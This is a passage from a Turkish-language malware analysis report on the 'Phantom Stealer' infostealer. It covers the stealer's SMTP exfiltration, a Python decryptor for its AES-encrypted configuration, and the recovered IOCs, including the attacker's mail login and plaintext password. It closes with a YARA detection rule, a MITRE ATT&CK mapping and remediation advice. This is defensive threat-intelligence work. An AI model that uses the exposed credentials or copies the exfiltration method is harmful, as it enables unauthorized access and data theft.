Dış IP Tespiti: Zararlı bulaştığı makinenin coğrafi konumunu ve dış ağ kimliğini belirlemek amacıyla icanhazip.com servisine bir DNS sorgusu göndermekte ve dönen IP bilgisini çalınacak veriler arasına eklemektedir.

SMTP Tabanlı Veri Sızdırma: Zararlı yazılımın, SharpZipLib ile oluşturduğu veri arşivini sızdırmak için klasik web tabanlı C2 panelleri yerine SMTP protokolünü kullandığı tespit edilmiştir. Saldırganın bu tercihi ağda e-posta trafiğinin daha az şüphe çekmesi ve tespitin zorlaştırılması amacını taşımaktadır.

```
#İportlar
import base64
from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

#Zararlının içindeki statik AES
salt = bytes([102, 51, 111, 51, 75, 45, 49, 49, 61, 71, 45, 78, 55, 86, 74, 116, 111, 122, 79, 87, 82, 114, 61, 40, 116, 78, 90, 66, 102, 75, 43, 98, 83,
password = bytes([59, 38, 75, 70, 33, 77, 33, 104, 56, 94, 105, 84, 58, 60, 41, 97, 63, 126, 109, 88, 101, 78, 42, 126, 111, 63, 103, 78, 91, 118, 64, 114

#Şifreli metinlerdeki encrypted etiketinin temizlenmesi
cipher_text = input("Encrypted String: ").replace("ENCRYPTED:", "").strip()
data = base64.b64decode(cipher_text)

#NET içindeki fonksiyonun simülasyonu
derived = pbkdf2_hmac('sha1', password, salt, 1000, 48)
key = derived[:32]
iv = derived[32:48]

#Çözme işlemi
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(data), 16)

print("\nDeşifre Edilen Sonuç:", decrypted.decode('utf-8'))
```

Şekil 34- Custom Python Kodu

Zararlının **InitAsync** metodu içerisindeki Base64 ve AES ile şifrelenmiş yapılandırma verileri custom hazırlanan Python tabanlı bir deşifre decryptor script'i ile çözümlendiğinde ulaşılan IOC'ler şunlardır:

- **SMTP Sunucusu:** mail.memcoplast.com (192.64.150.4 - web4.dnchosting.com)
- **Gönderici Adresi:** mina@memcoplast.com (Şifre: MEMCO13579)

- **Alıcı Adresi:** angelinagotze35@gmail.com

No.	Time	Source	Destination	Protocol	Length	Info
483	143.52235..	192.64.150.4	192.168.122.34	SMTP	233	S: 220-web4.dnchosting.com ESMTP Exim 4.99.1 #2 Wed, 29 Apr 2026 21:13:25 -0400 We do not authorize the use of this system to transport unsolicite..
484	143.52309..	192.168.122.34	192.64.150.4	SMTP	76	C: EHLO DESKTOP-5PFC4FR

Şekil 35- Zararlının SMTP Paketinin İncelenmesi

Zararlı SMTP sunucusu ile ilk temastan sonra kurban makinenin ismini **EHLO** komutu ile sunucuya ileterek iletişimi başlatmakta ve toplanan ZIP arşivini e-posta eklentisi olarak saldırgana aktarmaktadır.

Wireshark kesitinde SMTP oturumunun kurulduğu ve kurban makine adının EHLO komutu ile uzak posta sunucusuna iletildiği görülmektedir. Bu akış, toplanan ZIP arşivinin e-posta eki üzerinden aktarılmasına hazırlık yapan SMTP tabanlı veri sızdırma kanalını doğrulamaktadır.

YARA Kuralı

```
rule Phantom_Stealer_Detector {
  strings:
    //Autolt Dropper Katmanı
    $dropper1 = "pteropod" ascii wide fullword
    $dropper2 = "hurtling" ascii wide fullword
    $dropper3 = "VJRMKBBB" ascii wide fullword

    // .NET Katmanı
    //AES ler
    $aes_salt = { 66 33 6F 33 4B 2D 31 31 3D 47 2D 4E 37 56 4A 74 }
    $aes_key = { 3B 26 4B 46 21 4D 21 68 38 5E 69 54 3A 3C 29 61 }
    $config_enc = "ENCRYPTED:" ascii wide

    //Mutex kesin ihlal
    $mutex = "0MYBS40OAU4OQC15GJX5" ascii wide fullword

    //Anti Analiz işleri
    $module1 = "SuspiciousGPU" ascii wide
    $module2 = "GrabberSizeLimit" ascii wide
    $module3 = "AntiAnalysis" ascii wide
    $module4 = "HeavensGate" ascii wide

  condition:
    //Dosya geçerli bir PE olmalı ve CPU'yu yormamak için 5MB sınır
    uint16(0) == 0x5A4D and filesize < 5MB and
    (
      //Diskteki Autolt Dropper dosyasını yakala en az 2 eşleşme yakalayarak
      2 of ($dropper*)
      or
      //Ram'e açılmış hali için

```

```
(  
  all of ($aes*) and  
  (  
    $mutex or  
    $config_enc or  
    2 of ($module*)  
  )  
)  
)  
)  
}
```



MITRE ATTACK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access / Collection	C&C	Exfiltration
System Information Discovery T1082	User Execution: Malicious File T1204.002	Registry Run Keys / Startup Folder T1547.001	Process Injection: Process Hollowing T1055.012	Obfuscated Files or Information T1027	Credentials from Web Browsers T1555.003	Application Layer Protocol : Mail Protocols T1071.003	Exfiltration Over Alternative Protocol T1048
System Network Configuration Discovery T1016	Native API T1106			Virtualization/ Sandbox Evasion: System Checks T1497.001	Input Capture: Keylogging T1056.001		
				Native API / Direct Syscalls T1106	Clipboard Data T1115		
				Indicator Removal: Timestomp T1070.006	Data from Local System T1005		

Çözüm Önerileri

1. Tarayıcı içerisinde kayıtlı olan şifreler acilen değiştirilmelidir.
2. Geleneksel antivirüslerin kolayca atlatılabildiği görüldüğünden davranışsal analiz yapabilen EDR çözümleri tercih edilmelidir.
3. Analiz sırasında tespit edilen ip ve domain adresleri varsa firewall/proxy üzerinden engellenmelidir.
4. Sistemde alışılmadık şekilde ağ trafiği oluşturan yasal Windows süreçleri takip edilmelidir.



HAZIRLAYAN

Muzaffer Murat KİLİT

[linkedin](#)

Muhittin Yılmazer

[linkedin](#)

Burak Çalışgan

[linkedin](#)

